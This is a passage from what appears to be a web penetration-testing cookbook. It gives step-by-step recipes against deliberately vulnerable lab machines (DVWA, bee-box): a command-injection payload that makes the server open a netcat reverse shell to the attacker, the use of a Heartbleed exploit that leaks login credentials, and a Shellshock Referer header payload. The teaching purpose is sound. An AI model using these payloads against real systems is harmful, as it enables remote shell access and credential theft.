
```
/bin/nc
/bin/nc.openbsd
/bin/nc.traditional
```

So, we have more than one version of NetCat, which is the tool we are going to use to generate the connection. The OpenBSD version of NetCat does not support the execution of commands on connection, so we will use the traditional one.

5. The next step is to listen to a connection in our Kali machine; open a Terminal and run the following command:

```
nc -lp 1691 -v
```

6. And, back in the browser, submit the following: `;nc.traditional -e /bin/bash 192.168.56.10 1691 &`.
7. We will see how a connection is received in the listening Kali Terminal. There, we can execute commands on the server, as in the following example:



```
root@kali:~# nc -lvp 1691
listening on [any] 1691 ...
connect to [192.168.56.10] from owaspbwa [192.168.56.11] 60155
uname -a
Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 i686 GNU/Linux
ifconfig
/sbin/ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:7a:dc:67
          inet addr:192.168.56.11  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7a:dc67/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:94 errors:0 dropped:0 overruns:0 frame:0
          TX packets:138 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:18454 (18.4 KB)  TX bytes:39386 (39.3 KB)
          Interrupt:10 Base address:0xd020

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:117 errors:0 dropped:0 overruns:0 frame:0
          TX packets:117 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:26321 (26.3 KB)  TX bytes:26321 (26.3 KB)
```

Our Terminal will react to the connection. We now can issue non-interactive commands and check their output.

How it works...

As in the case of SQLi and others, command injection vulnerabilities are due to a poor input validation mechanism and the use of user-provided data to form strings that will later be used as commands to the operating system. If we look at the source code of the page we just attacked (there is a button in the bottom right-hand corner on every DVWA's page), it will look just like this:

```
<?php
if( isset( $_POST[ 'submit' ] ) )
{
    $target = $_REQUEST[ 'ip' ];
```

```
            // Determine OS and execute the ping command.
            if (stristr(php_uname('s'), 'Windows NT'))
            {
                $cmd = shell_exec( 'ping ' . $target );
                echo '<pre>'.$cmd.'</pre>';
            }
            else
            {
                $cmd = shell_exec( 'ping -c 3 ' .$target );
                echo '<pre>'.$cmd.'</pre>';
            }
        }
        ?>
```

We can see it directly appends the user's input to the `ping` command. All we did was to add a semicolon, which the system's shell interpreted as a command separator, and next to it, the command we wanted to execute.

After having a successful command execution, the next step was to verify whether the server had NetCat, which is a tool that has the ability to establish network connections and, in some versions, to execute a command when a new connection is established. We saw that the server's system had two different versions of NetCat and executed the one we know supports the feature we require.

We then set our attacking system to listen for a connection on TCP port `1691` (it could have been any other available TCP port), and after that, we instructed the server to connect to our machine through that port and to execute `/bin/bash` (a system shell) when the connection establishes. Anything we send through that connection will be received as input by the shell in the server. The use of `&` at the end of the command is to execute it in the background and prevent the PHP script's executions from stopping because it's waiting for a response from the command.

7
Exploiting Platform Vulnerabilities

In this chapter, we will cover:

- Exploiting Heartbleed vulnerability using Exploit-DB
- Executing commands by exploiting Shellshock
- Creating and capturing a reverse shell with Metasploit
- Privilege escalation on Linux
- Privilege escalation on Windows
- Using Tomcat Manager to execute code
- Cracking password hashes with John the Ripper by using a dictionary
- Cracking password hashes via Brute Force with Hashcat

Introduction

From time to time, we find a server with vulnerabilities in its operating system, in a library the web application uses, or in an active service, or there may be another security issue that is not exploitable from the browser or the web proxy.

If the project's scope allows us to do so and no disruption is caused to the server, we can try and exploit such vulnerabilities and get access to the underlying operating system of our target application.

In this chapter, we will start from the point where we already found a vulnerability on the web server or operating system, then we will find an exploit for such a vulnerability and execute it against the target and, once the exploitation is successful, we will build our path up to gain administrative access, and to become capable of moving laterally around the network.

Exploiting Heartbleed vulnerability using Exploit-DB

Heartbleed is a vulnerability in the OpenSSL library discovered in 2014. It allows the attacker to read portions of memory from the server; these portions may contain parts of the communication between clients and the server in clear text. As soon as the Heartbleed vulnerability was released, plenty of public exploits came to light. Offensive Security, the creators of Kali Linux, also host Exploit-DB (`https://www.exploit-db.com/), a website that collects exploits made publicly available by their developers; we can find several variants of Heartbleed exploits there.`

In this recipe, we will use the commands Kali includes to explore the local copy of Exploit-DB in Kali Linux, find the exploit we need, and finally we will use it to exploit Heartbleed in our target server.


Getting ready

For this recipe, we will use the bee-box vulnerable virtual machine (`https://sourceforge.net/projects/bwapp/files/bee-box/`) as it has an OpenSSL version vulnerable to a well-known vulnerability called Heartbleed (`http://heartbleed.com/`), which affects encrypted communication over protocol TLS versions 1.0 and 1.1, and allows for an attacker to extract a portion of the server's memory containing unencrypted information.

How to do it...


The vulnerable bee-box virtual machine will have the IP address `192.168.56.12` and the vulnerable service is running on port `8443`. Let's start by identifying the vulnerability in the server:

1. We use `sslscan` to check the TCP port `8443` on bee-box; as the following screenshot shows, we will find it is vulnerable to Heartbleed:




```
root@kali:~# sslscan 192.168.56.12:8443
Version: 1.11.11-static
OpenSSL 1.0.2-chacha (1.0.2g-dev)

Connected to 192.168.56.12

Testing SSL server 192.168.56.12 on port 8443 using SNI name 192.168.56.12

  TLS Fallback SCSV:
Server does not support TLS Fallback SCSV

  TLS renegotiation:
Secure session renegotiation supported

  TLS Compression:
Compression disabled

  Heartbleed:
TLS 1.2 vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.0 not vulnerable to heartbleed
```

2. By exploiting Heartbleed we will extract information from the server, before proceeding to undertake some activities in the applications, like logging into bWAPP (`https://192.168.56.12:8443/bwapp/`) to be sure there's some data in the server's memory.
3. Now, to look for an exploit in the local copy of Exploit-DB, open a Terminal and type the `searchsploit heartbleed` command. The result is displayed here:




```
root@kali:~# searchsploit heartbleed
--------------------------------------------------------------- ----------------------------------
 Exploit Title                                                 |  Path
                                                               | (/usr/share/exploitdb/)
--------------------------------------------------------------- ----------------------------------
OpenSSL 1.0.1f TLS Heartbeat Extension - 'Heartbleed' Memor | exploits/multiple/remote/32764.py
OpenSSL TLS Heartbeat Extension - 'Heartbleed' Information  | exploits/multiple/remote/32791.c
OpenSSL TLS Heartbeat Extension - 'Heartbleed' Information  | exploits/multiple/remote/32998.c
OpenSSL TLS Heartbeat Extension - 'Heartbleed' Memory Discl | exploits/multiple/remote/32745.py
--------------------------------------------------------------- ----------------------------------
Shellcodes: No Result
```

4. We'll pick the first exploit in the list. To inspect this exploit's contents and analyze how to use it and what it does, we can simply use the `cat` command to display the Python code, as illustrated:



```
root@kali:~# cat /usr/share/exploitdb/exploits/multiple/remote/32764.py
# Exploit Title: [OpenSSL TLS Heartbeat Extension - Memory Disclosure - Multiple SSL/TLS versions]
# Date: [2014-04-09]
# Exploit Author: [Csaba Fitzl]
# Vendor Homepage: [http://www.openssl.org/]
# Software Link: [http://www.openssl.org/source/openssl-1.0.1f.tar.gz]
# Version: [1.0.1f]
# Tested on: [N/A]
# CVE : [2014-0160]


#!/usr/bin/env python

# Quick and dirty demonstration of CVE-2014-0160 by Jared Stafford (jspenguin@jspenguin.org)
# The author disclaims copyright to this source code.
# Modified by Csaba Fitzl for multiple SSL / TLS version support

import sys
import struct
import socket
import time
import select
import re
from optparse import OptionParser

options = OptionParser(usage='%prog server [options]', description='Test for SSL heartbeat vulnerabil
ity (CVE-2014-0160)')
options.add_option('-p', '--port', type='int', default=443, help='TCP port to test (default: 443)')
```

5. According to the instructions in the exploit, we should run it with the server address as the first parameter and then the `-p` option to indicate the port we want to test. So, the attacking command should be `python /usr/share/exploitdb/platforms/multiple/remote/32764.py 192.168.56.12 -p 8443`. The next screenshot shows the result of a successful attack where we were able to retrieve a username and password:



```
00d0: 10 00 11 00 23 00 00 00 0F 00 01 01 0A 41 63 63  ....#........Acc
00e0: 65 70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E  ept-Language: en
00f0: 2D 55 53 2C 65 6E 3B 71 3D 30 2E 35 0D 0A 41 63  -US,en;q=0.5..Ac
0100: 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67  cept-Encoding: g
0110: 7A 69 70 2C 20 64 65 66 6C 61 74 65 2C 20 62 72  zip, deflate, br
0120: 0D 0A 52 65 66 65 72 65 72 3A 20 68 74 74 70 73  ..Referer: https
0130: 3A 2F 2F 31 39 32 2E 31 36 38 2E 35 36 2E 31 32  ://192.168.56.12
0140: 3A 38 34 34 33 2F 62 57 41 50 50 2F 6C 6F 67 69  :8443/bWAPP/logi
0150: 6E 2E 70 68 70 0D 0A 43 6F 6F 6B 69 65 3A 20 50  n.php..Cookie: P
0160: 48 50 53 45 53 53 49 44 3D 31 33 33 32 63 36 36  HPSESSID=1332c66
0170: 30 61 35 64 37 64 35 35 61 30 33 66 63 33 31 31  0a5d7d55a03fc311
0180: 33 37 38 63 31 34 64 39 33 3B 20 73 65 63 75 72  378c14d93; secur
0190: 69 74 79 5F 6C 65 76 65 6C 3D 30 0D 0A 43 6F 6E  ity_level=0..Con
01a0: 6E 65 63 74 69 6F 6E 3A 20 6B 65 65 70 2D 61 6C  nection: keep-al
01b0: 69 76 65 0D 0A 55 70 67 72 61 64 65 2D 49 6E 73  ive..Upgrade-Ins
01c0: 65 63 75 72 65 2D 52 65 71 75 65 73 74 73 3A 20  ecure-Requests: 
01d0: 31 0D 0A 0D 0A 2A 81 1C 02 9B EF 9A 5C EE 8B 30  1....*......\..0
01e0: D5 E3 CF FC 12 2D 75 72 6C 65 6E 63 6F 64 65 64  .....-urlencoded
01f0: 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68  ..Content-Length
0200: 3A 20 35 31 0D 0A 0D 0A 6C 6F 67 69 6E 3D 62 65  : 51....login=be
0210: 65 26 70 61 73 73 77 6F 72 64 3D 62 75 67 26 73  e&password=bug&s
0220: 65 63 75 72 69 74 79 5F 6C 65 76 65 6C 3D 30 26  ecurity_level=0&
0230: 66 6F 72 6D 3D 73 75 62 6D 69 74 41 8A 68 E6 AE  form=submitA.h..
```

How it works...

Heartbleed is a buffer over-read vulnerability in the OpenSSL TLS implementation; this means that more data can be read from memory than should be allowed. By exploiting this vulnerability, an attacker can read information from the OpenSSL server memory in clear text, which means that we don't need to decrypt or even intercept any communication between the client and the server. The exploitation works by abusing the heartbeat messages exchanged by server and client; these are short messages sent by the client and answered by the server to keep the session active. In a vulnerable implementation, a client can claim to send a message of size X, while sending a smaller amount (*Y*) of bytes. The server will then respond with *X* bytes, taking the difference (*X*-*Y*) from the memory spaces contiguous to those where the received heartbeat message is stored. This memory space usually contains requests (already decrypted) that were previously sent by other clients.

Once we identify a vulnerable target, we use the `searchsploit` command; it is the interface to the local copy of Exploit-DB installed on Kali Linux, and it looks for a string in the exploit's title and description and displays the results.

Once we understand how the exploit works and determine it is safe to use, we run it against the target and collect the results. In our example, we were able to extract a valid username and password from a client connected over an encrypted channel.

There's more...

It is very important to monitor the effect and impact of an exploit before we use it in a live system. Usually, exploits in Exploit-DB are trustworthy, even though they often need some adjustment to work in a specific situation, but there are some that may not do what they say; because of that, we need to check the source code and test it in our laboratory prior to using them in a real-life pen test.

See also

Besides Exploit-DB, there are other sites where we can look for known vulnerabilities in our target systems and exploits:

- `http://www.securityfocus.com`
- `http://www.xssed.com/`
- `https://packetstormsecurity.com/`
- `http://seclists.org/fulldisclosure/`
- `http://0day.today/`

Executing commands by exploiting Shellshock

Shellshock (also called Bashdoor) is a bug that was discovered in the bash shell in September 2014, allowing the execution of commands through functions stored in the values of environment variables.


Shellshock is relevant to us as web penetration testers because developers sometimes use calls to system commands in PHP and CGI scripts—more commonly in CGI—if these scripts make use of system environment variables.

In this recipe, we will exploit a Shellshock vulnerability in the bee-box vulnerable virtual machine to gain command execution on the server.

How to do it...

Browse to bee-box over HTTP (`http://192.168.56.12/bWAPP/`) and log in to start this exercise:

1. In the **Choose your bug**: drop-down box, select **Shellshock Vulnerability (CGI)** and then click on **Hack**:



/ Shellshock Vulnerability (CGI) /


The version of Bash is vulnerable to the Bash/Shellshock bug! (**bee-box** only)

HINT: attack the referer header, and pwn this box...

This is my first Bash script :)
Current user: www-data

   In the text, we can see something interesting: **Current user: www-data**. This may mean that the page is using system calls to get the username. It also gives us a hint to attack the referrer.

2. Let's see what is happening behind the scenes and use Burp Suite to record the requests and reload the page. If we look at the proxy's history:




#	Host	Method	URL	Params	Edited	Status	Length	MIME type
15	http://192.168.56.12	GET	/bWAPP/shellshock.php			200	13413	HTML
16	http://192.168.56.12	GET	/robots.txt			404	647	HTML
18	http://192.168.56.12	GET	/bWAPP/js/html5.js			200	2754	script
27	http://192.168.56.12	GET	/bWAPP/cgi-bin/shellshock.sh			200	531	HTML
31	http://192.168.56.12	GET	/bWAPP/fonts/architectsdaughter.ttf			200	43728	text

```
    <p>HINT: attack the referer header, and pwn this box...</p>

    <iframe frameborder="0" src="./cgi-bin/shellshock.sh" height="200" width="600" scrolling="no"></iframe>

</div>
```


We can see that there is an `iframe` calling a shell script: `/cgi-bin/shellshock.sh`, which might be the script vulnerable to Shellshock.

3. Let's take the hint and try to attack the referrer of `shellshock.sh`. We first need to configure Burp Suite to intercept server responses. Go to **Options** in the **Proxy** tab and check the box with the text **Intercept responses based on the following rules**.
4. Now, set Burp Suite to intercept and then reload `shellshock.php`.
5. In Burp Suite, click **Forward** until you get to the `GET` request to `/bWAPP/cgi-bin/shellshock.sh`. Then, replace the `Referer` with `() { :;}; echo "Vulnerable:"` as shown in the following screenshot:



```
GET /bWAPP/shellshock.php HTTP/1.1
Host: 192.168.56.12
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: () { :;}; echo "Vulnerable:"
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=743b34e3b8dd9f5840a23488b477420d; security_level=0
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

6. Click **Forward** again, and once more in the request to the `.ttf` file, and then we should get the response from `shellshock.sh`, as shown in the following screenshot:

